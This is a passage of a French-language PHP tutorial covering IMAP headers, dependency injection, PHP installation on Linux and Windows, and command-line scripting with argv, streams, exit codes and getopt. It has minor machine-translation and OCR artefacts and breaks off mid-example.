[FLAG] [MESSAGE-ID])[DD-MM-YYY] [FROM ADDRESS] [SUBJECT TRUNCATED TO 25 CHAR] ([SIZE] chars)
```

Voici un exemple de ce à quoi chaque ligne pourrait ressembler:

```
A     1)19-Aug-2016 someone@example.com Message Subject (1728 chars)
D     2)19-Aug-2016 someone@example.com RE: Message Subject (22840 chars)
U     3)19-Aug-2016 someone@example.com RE: RE: Message Subject (1876 chars)
N     4)19-Aug-2016 someone@example.com RE: RE: RE: Message Subje (1741 chars)
```

symbole	Drapeau	Sens
UNE	Répondu	Message a été répondu à
ré	Supprimé	Le message est supprimé (mais pas supprimé)
F	Marqué	Le message est signalé / surveillé
N	Nouveau	Le message est nouveau et n'a pas été vu
R	Récent	Le message est nouveau et a été vu
U	Non lu	Le message n'a pas été lu
X	Brouillon	Le message est un brouillon

Notez que cet appel peut prendre un certain temps pour s'exécuter et renvoyer une très grande liste.

Une alternative consiste à charger des messages individuels selon vos besoins. Vos e-mails reçoivent chacun un identifiant de 1 (le plus ancien) à la valeur de `imap_num_msg($mailbox)` .

Il y a un certain nombre de fonctions pour accéder directement à un courrier électronique, mais le plus simple est d'utiliser `imap_header` qui renvoie des informations d'en-tête structurées:

```
<?php
$header = imap_headerinfo($mailbox , 1);

stdClass Object
(
    [date] => Wed, 19 Oct 2011 17:34:52 +0000
    [subject] => Message Subject
    [message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>
    [references] => <ec129beef8a113c941ad68bdaae9@example.com>
```

```
    [toaddress] => Some One Else <someoneelse@example.com>
    [to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One Else
                    [mailbox] => someonelse
                    [host] => example.com
                )
        )
    [fromaddress] => Some One <someone@example.com>
    [from] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [reply_toaddress] => Some One <someone@example.com>
    [reply_to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [senderaddress] => Some One <someone@example.com>
    [sender] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One
                    [mailbox] => someone
                    [host] => example.com
                )
        )
    [Recent] =>
    [Unseen] =>
    [Flagged] =>
    [Answered] =>
    [Deleted] =>
    [Draft] =>
    [Msgno] =>    1
    [MailDate] => 19-Oct-2011 17:34:48 +0000
    [Size] => 1728
    [udate] => 1319038488
)
```

Lire IMAP en ligne: https://riptutorial.com/fr/php/topic/7359/imap

Chapitre 43: Injection de dépendance

Introduction

Injection de dépendance (DI) est un terme sophistiqué pour *"faire passer des choses"* . Tout ce que cela signifie vraiment, c'est de passer les dépendances d'un objet via le constructeur et / ou les paramètres au lieu de les créer lors de la création de l'objet dans l'objet. L'injection de dépendance peut également se référer aux conteneurs d'injection de dépendance qui automatisent la construction et l'injection.

Examples

Constructeur Injection

Les objets dépendent souvent d'autres objets. Au lieu de créer la dépendance dans le constructeur, la dépendance doit être transmise au constructeur en tant que paramètre. Cela garantit qu'il n'y a pas de couplage étroit entre les objets et permet de modifier la dépendance à l'instanciation de classe. Cela présente un certain nombre d'avantages, notamment la lecture plus facile du code en rendant les dépendances explicites, et en simplifiant les tests car les dépendances peuvent être désactivées et simulées plus facilement.

Dans l'exemple suivant, `Component` dépend d'une instance de `Logger` , mais n'en crée pas. Il en faut un pour être passé en argument au constructeur.

```
interface Logger {
    public function log(string $message);
}

class Component {
    private $logger;

    public function __construct(Logger $logger) {
        $this->logger = $logger;
    }
}
```

Sans injection de dépendances, le code ressemblerait probablement à:

```
class Component {
    private $logger;

    public function __construct() {
        $this->logger = new FooLogger();
    }
}
```

L'utilisation de `new` pour créer de nouveaux objets dans le constructeur indique que l'injection de dépendance n'a pas été utilisée (ou n'a pas été utilisée de manière incomplète) et que le code est

étroitement lié. C'est également un signe que le code est incomplètement testé ou peut avoir des tests fragiles qui font des hypothèses incorrectes sur l'état du programme.

Dans l'exemple ci-dessus, où nous utilisons l'injection de dépendance à la place, nous pourrions facilement passer à un autre enregistreur si cela devenait nécessaire. Par exemple, nous pouvons utiliser une implémentation Logger qui se connecte à un autre emplacement ou qui utilise un format de journalisation différent ou qui se connecte à la base de données plutôt qu'à un fichier.

Setter Injection

Les dépendances peuvent également être injectées par les installateurs.

```
interface Logger {
    public function log($message);
}

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
         if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}
```

Ceci est particulièrement intéressant lorsque la fonctionnalité principale de la classe ne repose pas sur la dépendance au travail.

Ici, la **seule** dépendance nécessaire est la `DatabaseConnection` , elle se trouve donc dans le constructeur. La dépendance `Logger` est facultative et n'a donc pas besoin de faire partie du constructeur, ce qui facilite son utilisation.

Notez que lors de l'utilisation de l'injection par setter, il est préférable d'étendre la fonctionnalité plutôt que de la remplacer. Lors de la définition d'une dépendance, rien ne permet de confirmer que la dépendance ne changera pas à un moment donné, ce qui pourrait entraîner des résultats inattendus. Par exemple, un `FileLogger` pourrait être défini au préalable, puis un `MailLogger` pourrait être défini. Ce casse encapsulation et rend difficile de trouver des journaux, parce que nous **remplaçons** la dépendance.

Pour éviter cela, nous devrions **ajouter** une dépendance avec l'injection de setter, comme ceci:

```
interface Logger {
    public function log($message);
}

class Component {
    private $loggers = array();
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}
```

Comme cela, chaque fois que nous utiliserons les fonctionnalités de base, elles ne seront pas endommagées même si aucune dépendance de l'enregistreur n'est ajoutée, et tout enregistreur ajouté sera utilisé même si un autre enregistreur a pu être ajouté. Nous **étendons la** fonctionnalité au lieu de la **remplacer** .

Injection de conteneur

L'injection de dépendance (DI) dans le contexte de l'utilisation d'un conteneur d'injection de dépendance (DIC) peut être considérée comme un sur-ensemble d'injection de constructeur. Un DIC analysera généralement les typeshints du constructeur d'une classe et résoudra ses besoins, en injectant efficacement les dépendances nécessaires à l'exécution de l'instance.

L'implémentation exacte dépasse largement le cadre de ce document mais, au fond, un DIC repose sur l'utilisation de la signature d'une classe ...

```
namespace Documentation;

class Example
{
    private $meaning;

    public function __construct(Meaning $meaning)
    {
        $this->meaning = $meaning;
    }
```

```
}
```

... pour l'instancier automatiquement, en utilisant la plupart du temps un système de chargement automatique .

```
// older PHP versions
$container->make('Documentation\Example');

// since PHP 5.5
$container->make(\Documentation\Example::class);
```

Si vous utilisez PHP dans la version au moins 5.5 et que vous souhaitez obtenir le nom d'une classe de la manière indiquée ci-dessus, la méthode correcte est la seconde. De cette façon, vous pouvez trouver rapidement les utilisations de la classe en utilisant les IDE modernes, ce qui vous aidera beaucoup avec un éventuel refactoring. Vous ne voulez pas compter sur des chaînes régulières.

Dans ce cas, la `Documentation\Example` sait qu'elle nécessite une `Meaning` et un DIC instancie à son tour un type de `Meaning` . L'implémentation concrète n'a pas besoin de dépendre de l'instance consommatrice.

Au lieu de cela, nous définissons des règles dans le conteneur, avant la création de l'objet, qui indique comment des types spécifiques doivent être instanciés, le cas échéant.

Cela présente de nombreux avantages, car un DIC peut

- Partager des instances communes
- Fournir une fabrique pour résoudre une signature de type
- Résoudre une signature d'interface

Si nous définissons des règles sur la manière dont un type spécifique doit être géré, nous pouvons obtenir un contrôle précis sur les types partagés, instanciés ou créés à partir d'une usine.

Lire Injection de dépendance en ligne: https://riptutorial.com/fr/php/topic/779/injection-de-dependance

Chapitre 44: Installation sur des environnements Linux / Unix

Examples

Installation en ligne de commande avec APT pour PHP 7

> Cela installera uniquement PHP. Si vous souhaitez diffuser un fichier PHP sur le Web, vous devrez également installer un serveur Web tel qu'Apache , Nginx ou utiliser le serveur Web intégré de *PHP* (*version 5.4+ de PHP*).
>
> Si vous êtes dans une version Ubuntu inférieure à 16.04 et que vous voulez utiliser PHP 7 de toute façon, vous pouvez ajouter le dépôt PPA d'Ondrej en procédant comme `sudo add-apt-repository ppa:ondrej/php`

Assurez-vous que tous vos référentiels sont à jour:

```
sudo apt-get update
```

Après avoir mis à jour les référentiels de votre système, installez PHP:

```
sudo apt-get install php7.0
```

Testons l'installation en vérifiant la version de PHP:

```
php --version
```

Cela devrait produire quelque chose comme ça.

Note: Votre sortie sera légèrement différente.

```
PHP 7.0.8-0ubuntu0.16.04.1 (cli) ( NTS )
Copyright (c) 1997-2016 The PHP Group
Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
with Zend OPcache v7.0.8-0ubuntu0.16.04.1, Copyright (c) 1999-2016, by Zend Technologies
with Xdebug v2.4.0, Copyright (c) 2002-2016, by Derick Rethans
```

Vous avez maintenant la possibilité d'exécuter PHP à partir de la ligne de commande.

Installation dans des distributions Enterprise Linux (CentOS, Scientific Linux, etc.)

Utilisez la commande `yum` pour gérer les packages dans les systèmes d'exploitation Enterprise Linux:

```
yum install php
```

Cela installe une installation minimale de PHP avec quelques fonctionnalités communes. Si vous avez besoin de modules supplémentaires, vous devrez les installer séparément. Encore une fois, vous pouvez utiliser `yum` pour rechercher ces paquets:

```
yum search php-*
```

Exemple de sortie:

```
php-bcmath.x86_64 : A module for PHP applications for using the bcmath library
php-cli.x86_64 : Command-line interface for PHP
php-common.x86_64 : Common files for PHP
php-dba.x86_64 : A database abstraction layer module for PHP applications
php-devel.x86_64 : Files needed for building PHP extensions
php-embedded.x86_64 : PHP library for embedding in applications
php-enchant.x86_64 : Human Language and Character Encoding Support
php-gd.x86_64 : A module for PHP applications for using the gd graphics library
php-imap.x86_64 : A module for PHP applications that use IMAP
```

Pour installer la bibliothèque gd:

```
yum install php-gd
```

Les distributions Enterprise Linux ont toujours été conservatrices avec les mises à jour et, en général, elles ne sont pas mises à jour au-delà de la version de version livrée avec. Un certain nombre de référentiels tiers fournissent les versions actuelles de PHP:

- IUS
- Rémi Colette
- Webtatic

IUS et Webtatic fournissent des packages de remplacement avec différents noms (par exemple, `php56u` ou `php56w` pour installer PHP 5.6), tandis que le référentiel de Remi fournit des mises à niveau sur place en utilisant les mêmes noms que les packages système.

Vous trouverez ci-dessous des instructions sur l'installation de PHP 7.0 à partir du référentiel de Remi. Voici l'exemple le plus simple, car la désinstallation des packages système n'est pas requise.

```
# download the RPMs; replace 6 with 7 in case of EL 7
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm
wget http://rpms.remirepo.net/enterprise/remi-release-6.rpm
# install the repository information
rpm -Uvh remi-release-6.rpm epel-release-latest-6.noarch.rpm
# enable the repository
yum-config-manager --enable epel --enable remi --enable remi-safe --enable remi-php70
# install the new version of PHP
# NOTE: if you already have the system package installed, this will update it
yum install php
```

Lire Installation sur des environnements Linux / Unix en ligne:
https://riptutorial.com/fr/php/topic/3831/installation-sur-des-environnements-linux---unix

Chapitre 45: Installer un environnement PHP sous Windows

Remarques

Les services HTTP fonctionnent normalement sur le port 80, mais si certaines applications sont installées, comme Skype, qui utilise également le port 80, cela ne démarrera pas. Dans ce cas, vous devez modifier son port ou le port de l'application en conflit. Une fois terminé, redémarrez le service HTTP.

Examples

Téléchargez et installez XAMPP

Qu'est-ce que XAMPP?

XAMPP est l'environnement de développement PHP le plus populaire. XAMPP est une distribution Apache entièrement gratuite, open-source et facile à installer, contenant MariaDB, PHP et Perl.

D'où devrais-je le télécharger?

Téléchargez la version XAMPP stable appropriée depuis leur page de téléchargement . Choisissez le téléchargement en fonction du type de système d'exploitation (32 ou 64 bits et version du système d'exploitation) et de la version de PHP à prendre en charge.

Le dernier étant XAMPP pour Windows 7.0.8 / PHP 7.0.8 .

Ou vous pouvez suivre ceci:

XAMPP pour Windows existe en trois versions différentes:

- Installer (probablement au `.exe format` la manière la plus simple d'installer XAMPP)
- ZIP (Pour les puristes: XAMPP comme archive au `.zip format` ZIP ordinaire)
- 7zip: (Pour les puristes à faible bande passante: XAMPP en tant `.7zip format` 7zip `.7zip format`)

Comment installer et où dois-je placer mes fichiers PHP / html?

Installer avec l'installateur fourni

1. Exécutez le programme d'installation du serveur XAMPP en double-cliquant sur le `.exe` téléchargé.

Installer depuis le ZIP

1. Décompressez les archives zip dans le dossier de votre choix.
2. XAMPP extrait dans le sous-répertoire `C:\xampp` sous le répertoire cible sélectionné.
3. Maintenant, lancez le fichier `setup_xampp.bat` pour ajuster la configuration XAMPP à votre système.

   Remarque: Si vous choisissez un répertoire racine `C:\` comme cible, vous ne devez pas démarrer `setup_xampp.bat` .

Post-installation

Utilisez le "Panneau de configuration XAMPP" pour des tâches supplémentaires, telles que démarrer / arrêter Apache, MySQL, FileZilla et Mercury ou les installer en tant que services.

La gestion des fichiers


L'installation est un processus simple et une fois l'installation terminée, vous pouvez ajouter des fichiers HTML / PHP à héberger sur le serveur dans `XAMPP-root/htdocs/` . Ensuite, démarrez le serveur et ouvrez `http://localhost/file.php` sur un navigateur pour afficher la page.

> **Remarque: la** racine XAMPP par défaut sous Windows est `C:/xampp/htdocs/`

Tapez l'une des URL suivantes dans votre navigateur Web préféré:

```
http://localhost/
http://127.0.0.1/
```

Vous devriez maintenant voir la page de démarrage de XAMPP.


Apache Friends
XAMPP Apache + M
Welcome to XAMPP for Window
translation missing: en.You have successfully installed XAMPP on this syst
components. You can find more info in the FAQs section or check the HOW
Start the XAMPP Control Panel to check the server status.
Community
XAMPP has been around for more than 10 years – there is a huge commu
adding yourself to the Mailing List, and liking us on Facebook, following ou
Contribute to XAMPP translation at translate.
Can you help translate XAMPP for other community members? We need y
set up a site, translate.apachefriends.org, where users can contribute tran
Install applications on XAMPP using Bitnami

- WampServer (32 BITS) 3

Fournir actuellement:

- Apache: 2.4.18
- MySQL: 5.7.11
- PHP: 5.6.19 et 7.0.4

L'installation est simple, exécutez simplement le programme d'installation, choisissez l'emplacement et terminez-le.

Une fois cela fait, vous pouvez démarrer WampServer. Ensuite, il démarre dans la barre d'état système (barre des tâches), de couleur rouge initiale, puis devient verte une fois que le serveur est opérationnel.

Vous pouvez accéder à un navigateur et taper **localhost ou 127.0.0.1** pour obtenir la page d'index de WAMP. Vous pouvez travailler sur PHP localement en stockant les fichiers dans `<PATH_TO_WAMP>/www/<php_or_html_file>` et vérifier le résultat sur `http://localhost/<php_or_html_file_name>`

Installer PHP et l'utiliser avec IIS

Tout d'abord, vous devez avoir installé **IIS** (*Internet Information Services*) sur votre ordinateur. IIS n'est pas disponible par défaut, vous devez ajouter la caractéristique à partir du Panneau de configuration -> Programmes -> Caractéristiques Windows.

1. Téléchargez la version de PHP que vous aimez depuis http://windows.php.net/download/ et assurez-vous de télécharger les versions non-thread-safe (NTS) de PHP.
2. Extrayez les fichiers dans `C:\PHP\` .
3. Ouvrez `Internet Information Services Administrator IIS` .
4. Sélectionnez l'élément racine dans le panneau de gauche.
5. Double-cliquez sur `Handler Mappings` .
6. Dans le panneau de droite, cliquez sur `Add Module Mapping` .
7. Configurez les valeurs comme ceci:

```
Request Path: *.php
Module: FastCgiModule
Executable: C:\PHP\php-cgi.exe
Name: PHP_FastCGI
Request Restrictions: Folder or File, All Verbs, Access: Script
```

8. Installez `vcredist_x64.exe` ou `vcredist_x86.exe` (`vcredist_x86.exe` Visual C ++ 2012) à partir de https://www.microsoft.com/en-US/download/details.aspx?id=30679

9. Configurez votre `C:\PHP\php.ini` , en particulier avec l' `extension_dir ="C:\PHP\ext"` .

10. Réinitialiser IIS: Dans une console de commande DOS, tapez `IISRESET` .

Vous pouvez éventuellement installer PHP Manager pour IIS, qui est d'une grande aide pour configurer le fichier ini et suivre le journal des erreurs (ne fonctionne pas sous Windows 10).

N'oubliez pas de définir `index.php` comme l'un des documents par défaut pour IIS.

Si vous avez suivi le guide d'installation, vous êtes maintenant prêt à tester PHP.

Tout comme Linux, IIS a une structure de répertoires sur le serveur, la racine de cet arbre est `C:\inetpub\wwwroot\` , voici le point d'entrée pour tous vos fichiers publics et scripts PHP.

Utilisez maintenant votre éditeur favori ou simplement le Bloc-notes Windows et tapez ce qui suit:

```
<?php
header('Content-Type: text/html; charset=UTF-8');
echo '<html><head><title>Hello World</title></head><body>Hello world!</body></html>';
```

Enregistrez le fichier sous `C:\inetpub\wwwroot\index.php` utilisant le format UTF-8 (sans BOM).

Ensuite, ouvrez votre nouveau site Web en utilisant votre navigateur sur cette adresse: http://localhost/index.php

Lire Installer un environnement PHP sous Windows en ligne: https://riptutorial.com/fr/php/topic/3510/installer-un-environnement-php-sous-windows

Chapitre 46: Interface de ligne de commande (CLI)

Examples

Traitement des arguments

Les arguments sont transmis au programme d'une manière similaire à la plupart des langages de style C. `$argc` est un entier contenant le nombre d'arguments incluant le nom du programme, et `$argv` est un tableau contenant des arguments pour le programme. Le premier élément de `$argv` est le nom du programme.

```
#!/usr/bin/php

printf("You called the program %s with %d arguments\n", $argv[0], $argc - 1);
unset($argv[0]);
foreach ($argv as $i => $arg) {
    printf("Argument %d is %s\n", $i, $arg);
}
```

L'appel de l'application ci-dessus avec `php example.php foo bar` (où example.php contient le code ci-dessus) produira la sortie suivante:

> Vous avez appelé le programme example.php avec 2 arguments
> L'argument 1 est foo
> L'argument 2 est la barre

Notez que `$argc` et `$argv` sont des variables globales, pas des variables super globales. Ils doivent être importés dans la portée locale en utilisant le mot-clé `global` s'ils sont nécessaires dans une fonction.

Cet exemple montre comment les arguments sont regroupés lorsque des échappements tels que `""` ou `\` sont utilisés.

Exemple de script

```
var_dump($argc, $argv);
```

Ligne de commande

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"     but\
multiple\ spaces\ counted\ as\ one
int(6)
array(6) {
  [0]=>
  string(13) "argc.argv.php"
  [1]=>
  string(19) "--this-is-an-option"
```

```
  [2]=>
  string(20) "three words together"
  [3]=>
  string(2) "or"
  [4]=>
  string(12) "in one quote"
  [5]=>
  string(34) "but multiple spaces counted as one"
}
```

Si le script PHP est exécuté avec `-r` :

```
$ php -r 'var_dump($argv);'
array(1) {
  [0]=>
  string(1) "-"
}
```

Ou un code redirigé vers STDIN de `php` :

```
$ echo '<?php var_dump($argv);' | php
array(1) {
  [0]=>
  string(1) "-"
}
```

Gestion des entrées et des sorties

Lorsqu'elles sont exécutées à partir de la CLI, les constantes **STDIN** , **STDOUT** et **STDERR** sont prédéfinies. Ces constantes sont des descripteurs de fichiers et peuvent être considérées comme équivalentes aux résultats de l'exécution des commandes suivantes:

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

Les constantes peuvent être utilisées partout où un descripteur de fichier standard serait:

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s is bad" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s is good" . PHP_EOL, $line);
            break;
    }
}
```

Les adresses de flux intégrées référencées précédemment (`php://stdin` , `php://stdout` et `php://stderr`) peuvent être utilisées à la place des noms de fichiers dans la plupart des contextes:

```
file_put_contents('php://stdout', 'This is stdout content');
file_put_contents('php://stderr', 'This is stderr content');

// Open handle and write multiple times.
$stdout = fopen('php://stdout', 'w');

fwrite($stdout, 'Hello world from stdout' . PHP_EOL);
fwrite($stdout, 'Hello again');

fclose($stdout);
```

Comme alternative, vous pouvez également utiliser readline () pour la saisie, et vous pouvez également utiliser l' **écho** ou l' **impression** ou toute autre fonction d'impression de chaîne pour la sortie.

```
$name = readline("Please enter your name:");
print "Hello, {$name}.";
```

Codes de retour

La construction d' **exit** peut être utilisée pour transmettre un code de retour à l'environnement d'exécution.

```
#!/usr/bin/php

if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

Par défaut, un code de sortie de `0` sera renvoyé si aucun code n'est fourni, c'est-à-dire que `exit` est identique à `exit(0)` . Comme `exit` n'est pas une fonction, les parenthèses ne sont pas requises si aucun code de retour n'est transmis.

Les codes de retour doivent être compris entre 0 et 254 (255 est réservé par PHP et ne doit pas être utilisé). Par convention, sortir avec un code retour de `0` indique au programme appelant que le script PHP a été exécuté avec succès. Utilisez un code retour différent de zéro pour indiquer au programme appelant qu'une condition d'erreur spécifique s'est produite.

Gestion des options du programme

Les options du programme peuvent être gérées avec la fonction `getopt()` . Il fonctionne avec une syntaxe similaire à la commande POSIX `getopt` , avec un support supplémentaire pour les options longues de style GNU.

```
#!/usr/bin/php
```

```
// a single colon indicates the option takes a value
// a double colon indicates the value may be omitted
$shortopts = "hf:v::d";
// GNU-style long options are not required
$longopts = ["help", "version"];
$opts = getopt($shortopts, $longopts);

// options without values are assigned a value of boolean false
// you must check their existence, not their truthiness
if (isset($opts["h"]) || isset($opts["help"])) {
    fprintf(STDERR, "Here is some help!\n");
    exit;
}

// long options are called with two hyphens: "--version"
if (isset($opts["version"])) {
    fprintf(STDERR, "%s Version 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// options with values can be called like "-f foo", "-ffoo", or "-f=foo"
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "We wanted a file!" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "File is %s" . PHP_EOL, $file);

// options with optional values must be called like "-v5" or "-v=5"
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "Verbosity is %d" . PHP_EOL, $verbosity);

// options called multiple times are passed as an array
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "Debug is %d" . PHP_EOL, $debug);

// there is no automated way for getopt to handle unexpected options
```

Ce script peut être testé comme ceci:

```
./test.php --help
./test.php --version
./test.php -f foo -ddd
./test.php -v -d -ffoo
./test.php -v5 -f=foo
./test.php -f foo -v 5 -d
```

Notez que la dernière méthode ne fonctionnera pas car `-v 5` n'est pas valide.

> **Note:** Depuis PHP 5.3.0, `getopt` est indépendant du système d'exploitation,

fonctionnant également sous Windows.

Restreindre l'exécution du script à la ligne de commande

La fonction `php_sapi_name()` et la constante `PHP_SAPI` deux renvoient le type d'interface **(S API** erver) qui est utilisé par PHP. Ils peuvent être utilisés pour restreindre l'exécution d'un script à la ligne de commande, en vérifiant si la sortie de la fonction est égale à `cli` .

```
if (php_sapi_name() === 'cli') {
    echo "Executed from command line\n";
} else {
    echo "Executed from web browser\n";
}
```

La fonction `drupal_is_cli()` est un exemple de fonction qui détecte si un script a été exécuté à partir de la ligne de commande:

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

Lancer votre script

Sous Linux / UNIX ou Windows, un script peut être transmis en tant qu'argument à l'exécutable PHP, avec les options et arguments suivants:

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

Cela passe `foo` et `bar` comme arguments à `example.php` .

Sous Linux / UNIX, la méthode préférée pour exécuter des scripts consiste à utiliser un shebang (par exemple `#!/usr/bin/env php`) comme première ligne d'un fichier et à définir le bit exécutable sur le fichier. En supposant que le script est sur votre chemin, vous pouvez l'appeler directement:

```
example.php foo bar
```

L'utilisation de `/usr/bin/env php` permet de trouver l'exécutable PHP à l'aide du PATH. Après l'installation de PHP, il se peut qu'il ne soit pas situé au même endroit (par exemple `/usr/bin/php` ou `/usr/local/bin/php`), contrairement à `env` qui est généralement disponible à partir de `/usr/bin/env` .

Sous Windows, vous pouvez obtenir le même résultat en ajoutant le répertoire PHP et votre script au PATH et en modifiant PATHEXT pour permettre à `.php` d'être détecté à l'aide du PATH. Une autre possibilité est d'ajouter un fichier nommé `example.bat` ou `example.cmd` dans le même répertoire que votre script PHP et d'y écrire cette ligne:

```
c:\php\php.exe "%~dp0example.php" %*
```

Ou, si vous avez ajouté le répertoire PHP dans PATH, pour une utilisation pratique:

```
php "%~dp0example.php" %*
```

Différences comportementales sur la ligne de commande

Lors de l'exécution à partir de la CLI, PHP présente différents comportements que lorsqu'il est exécuté à partir d'un serveur Web. Ces différences doivent être prises en compte, en particulier dans le cas où le même script peut être exécuté à partir des deux environnements.

- **Aucun changement de répertoire** Lorsque vous exécutez un script à partir d'un serveur Web, le répertoire de travail actuel est toujours celui du script lui-même. Le code `require("./stuff.inc");` suppose que le fichier se trouve dans le même répertoire que le script. Sur la ligne de commande, le répertoire de travail actuel est le répertoire dans lequel vous vous trouvez lorsque vous appelez le script. Les scripts qui vont être appelés depuis la ligne de commande doivent toujours utiliser des chemins absolus. (Notez que les constantes magiques `__DIR__` et `__FILE__` continuent à fonctionner comme prévu et renvoient l'emplacement du script.)
- **Pas de mise en mémoire tampon des sorties** Les directives `php.ini output_buffering` et `implicit_flush output_buffering` par défaut sur `false` et `true` , respectivement. La mise en mémoire tampon est toujours disponible, mais doit être explicitement activée, sinon la sortie sera toujours affichée en temps réel.
- **Aucune limite de temps** La directive `php.ini max_execution_time` est définie sur zéro, donc les scripts ne seront pas expirés par défaut.
- **Aucune erreur HTML** Si vous avez activé la directive `php.ini html_errors` , celle-ci sera ignorée sur la ligne de commande.
- **Différents `php.ini` peuvent être chargés** . Lorsque vous utilisez php from cli, il peut utiliser différents `php.ini` que le serveur Web. Vous pouvez savoir quel fichier utilise en exécutant `php --ini` .

Serveur Web intégré en cours d'exécution

A partir de la version 5.4, PHP est livré avec un serveur intégré. Il peut être utilisé pour exécuter une application sans avoir besoin d'installer un autre serveur http tel que nginx ou apache. Le serveur intégré est conçu uniquement dans l'environnement du contrôleur à des fins de développement et de test.

Il peut être exécuté avec la commande php -S:

Pour le tester, créez le fichier `index.php` contenant

```
<?php
echo "Hello World from built-in PHP server";
```

et lancez la commande `php -S localhost:8080`

Maintenant, vous devriez être capable de voir le contenu dans le navigateur. Pour le vérifier,

accédez à `http://localhost:8080`

Chaque accès doit aboutir à une entrée de journal écrite sur le terminal

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Cas de bord de getopt ()

Cet exemple montre le comportement de `getopt` lorsque l'entrée utilisateur est rare:

getopt.php

```
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

Ligne de commande shell

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f  -c gamma
array(6) {
  ["a"]=>
  array(2) {
    [0]=>
    bool(false)
    [1]=>
    bool(false)
  }
  ["b"]=>
  array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
    string(4) "beta"
